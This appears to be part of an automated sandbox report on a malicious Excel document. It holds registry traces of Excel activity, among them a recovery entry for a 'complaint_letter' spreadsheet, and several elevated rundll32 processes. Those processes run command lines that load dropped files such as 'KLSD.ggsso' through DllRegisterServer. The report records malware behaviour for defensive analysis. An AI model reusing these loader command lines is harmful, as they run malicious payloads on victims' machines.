00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	ng6	binary	6E 67 36 00 0C 08 00 00 02 00 00 00 00 00 00 00 A8 00 00 00 01 00 00 00 52 00 00 00 4A 00 00 00 63 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 5F 00 6C 00 65 00 74 00 74 00 65 00 72 00 5F 00 31 00 31 00 38 00 36 00 38 00 31 00 34 00 32 00 32 00 37 00 2D 00 30 00 32 00 31 00 39 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 00 00 63 00 6F 00 6D 00 70 00 6C 00 61 00 69 00 6E 00 74 00 5F 00 6C 00 65 00 74 00 74 00 65 00 72 00 5F 00 31 00 31 00 38 00 36 00 38 00 31 00 34 00 32 00 32 00 37 00 2D 00 30 00 32 00 31 00 39 00 32 00 30 00 32 00 31 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100030	100030	binary	04 00 00 00 0C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 5A BA 04 80 42 0A D7 01 30 00 10 00 30 00 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100232	100232	binary	04 00 00 00 0C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 5A BA 04 80 42 0A D7 01 32 02 10 00 32 02 10 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2768 Parent PID: 2060

General

Start time:	16:17:17
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\KLSD.ggsso,DllRegisterServer
Imagebase:	0xffb50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2792 Parent PID: 2060

General

Start time:	16:17:17
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\KLSD.ggsso1,DllRegisterServer
Imagebase:	0xffb50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2748 Parent PID: 2060

General

Start time:	16:17:18
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\KLSD.ggsso2,DllRegisterServer
Imagebase:	0xffb50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2472 Parent PID: 2060

General

Start time:	16:17:18
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\KLSD.ggsso3,DllRegisterServer
Imagebase:	0xffb50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2404 Parent PID: 2060

General

Start time:	16:17:18
Start date:	23/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\KLSD.ggsso4,DllRegisterServer
Imagebase:	0xffb50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis